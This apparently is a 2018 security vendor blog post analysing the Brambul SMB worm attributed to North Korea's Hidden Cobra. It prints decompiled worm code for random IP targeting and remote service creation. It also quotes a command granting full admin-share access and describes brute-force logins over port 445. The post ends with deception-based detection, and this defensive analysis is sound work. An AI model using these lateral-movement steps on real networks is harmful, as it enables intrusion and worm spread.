Lateral Movement Technique Employed by Hidden Cobra

by Abhishek Singh | Jun 13, 2018 | Blog |

US-Cert recently issued notification regarding malicious cyber activity by the North Korean government [1] Hidden Cobra. There are two families of malware used by the North Korean Government.

- Remote Access Tool (RAT) known as Jonap
- A Server Message Block (SMB) worm called as Brambul worm.

As per the US-Certreport, Hdden Cobra has been using this malware since 2009 to target multiple victims globally and in the United States, including media, aerospace, financial industries, and critical infrastructure sectors.

In this blog, we share the technical details and spreading techniques used by the Brambul worm. Thereafter, we discuss how it can be detected by distributed deception platform.

Search

Recent Posts


The New York Post – This Teen Made $100,000 For Legally Hacking Major Companies

MarketWatch – This 18-Year-Old's Hacking Side Hustle Has Earned Him $100,000 — And It's Legal

BrightTALK – TAG-Cyber's Ed Amoroso Interviews Acalvio

Brambul Worm

The worm invokes multiple threads which then randomly generates IP addresses for infection.



```
v2 = GetTickCount();
srand(v2);
v3 = a1;
while ( 1 )
{
  Dest = 0;
  v14 = 0;
  v15 = 0;
  v16 = 0;
  v17 = 0;
  v18 = 0;
  v19 = 0;
  do
  {
    do
    {
      v10 = sub_10004260();
      v9 = sub_100042A0();
      v8 = sub_100042A0();
      v4 = sub_100042A0();
      sprintf(&Dest, "%d.%d.%d.%d", v10, v9, v8, v4);
    }
```

Figure 1.0 Showing the code for random generation of IP address.

Once the victim's IP addresses have been generated it connects to \\IPC$ share, on the port 445 of the victim machine using Administrator as the username and fixed hardcoded passwords.

Thereafter, the malware code makes a call to the WNetAddConnection2 API to connect to a network resource and constructs the below command.

"*cmd.exe /q /c net share admin$=%%SystemRoot%% /GRANT:%s, FULL*"

It then makes calls to the service manager. *OpenSCManagerA()* with the victim machine machines on the network as the parameter. *StartSeviceA()* then executes the command which grants full permission on the remote machine. Once the command has been executed, the code makes a call to *DeleteService*() which then deletes the service.

3 Minutes Until the Apocalypse – Technical White Paper

TAG Cyber Interview of Acalvio's John Bradshaw

Archives

July 2018

June 2018

May 2018

April 2018

March 2018

February 2018

January 2018

December 2017

November 2017

October 2017

September 2017


August 2017

July 2017

June 2017

May 2017

April 2017



```
signed int __stdcall sub_10004130(LPCSTR lpMachineName, LPCSTR lpDisplayName, LPCSTR lpBinaryPathName)
{
  SC_HANDLE v3; // edi@1
  signed int result; // eax@2
  SC_HANDLE v5; // eax@3
  SC_HANDLE v6; // esi@3

  v3 = OpenSCManagerA(lpMachineName, 0, 0xF003Fu);
  if ( v3 )
  {
    v5 = CreateServiceA(v3, lpDisplayName, lpDisplayName, 0xF01FFu, 0x10u, 3u, 1u, lpBinaryPathName, 0, 0, 0, 0, 0);
    v6 = v5;
    if ( v5 )
    {
      StartServiceA(v5, 0, 0);
      ControlService(v6, 1u, 0);
      if ( !DeleteService(v6) )
        printf("%s DeleteService failed!\n", lpMachineName);
      CloseServiceHandle(v6);
      CloseServiceHandle(v3);
      result = 1;
    }
    else
```

Once the full permission is granted on the remote machine, the worm is copied to the remote machine.

Detection by Distributed Deception Platform

As such, the worm is not quite sophisticated and primarily relies on brute force attempts. This will be successful only in weak environments. If a Distributed Deception Platform is deployed in a threat agnostic manner network, enumeration by the Brambul Worm will get detected with very high confidence. [deployment of a distributed deception platform is discussed in a previous blog]. Brute force attacks on the Distributed Deception Platform leads to isolation of the end-point, thereby containing damage in a timely manner.

References:

[1] Hidden Cobra – North Korean Malicious Cyber Activity. https://www.us-cert.gov/HIDDEN-COBRA-North-Korean-Malicious-Cyber-Activity

[2] HIDDEN COBRA – Jonap Backdoor Trojan and Brambul SMB worm https://www.us-cert.gov/ncas/alerts/TA18-149A

March 2017

February 2017

January 2017

December 2016

November 2016

October 2016

September 2016

August 2016

July 2016

Categories

Analyst Reports

Blog

Data Sheets

E-Books

Events

In the News

Press Releases

Resources

T-Shirts

Video

Webinars

White Papers

Acalvio provides Advanced Threat Defense (ATD) solutions to detect, engage and respond to malicious activity inside the perimeter. The solutions are anchored on patented innovations in Deception and Data Science. This enables a DevOps approach to ATD, enabling ease of deployment, monitoring and management. Acalvio enriches its threat intelligence by data obtained from internal and partner ecosystems, enabling customers to benefit from defense in depth, reduce false positives, and derive actionable intelligence for remediation.

PRODUCT WHY ACALVIO BLOG COMPANY CONTACT US
RESOURCES PRIVACY POLICY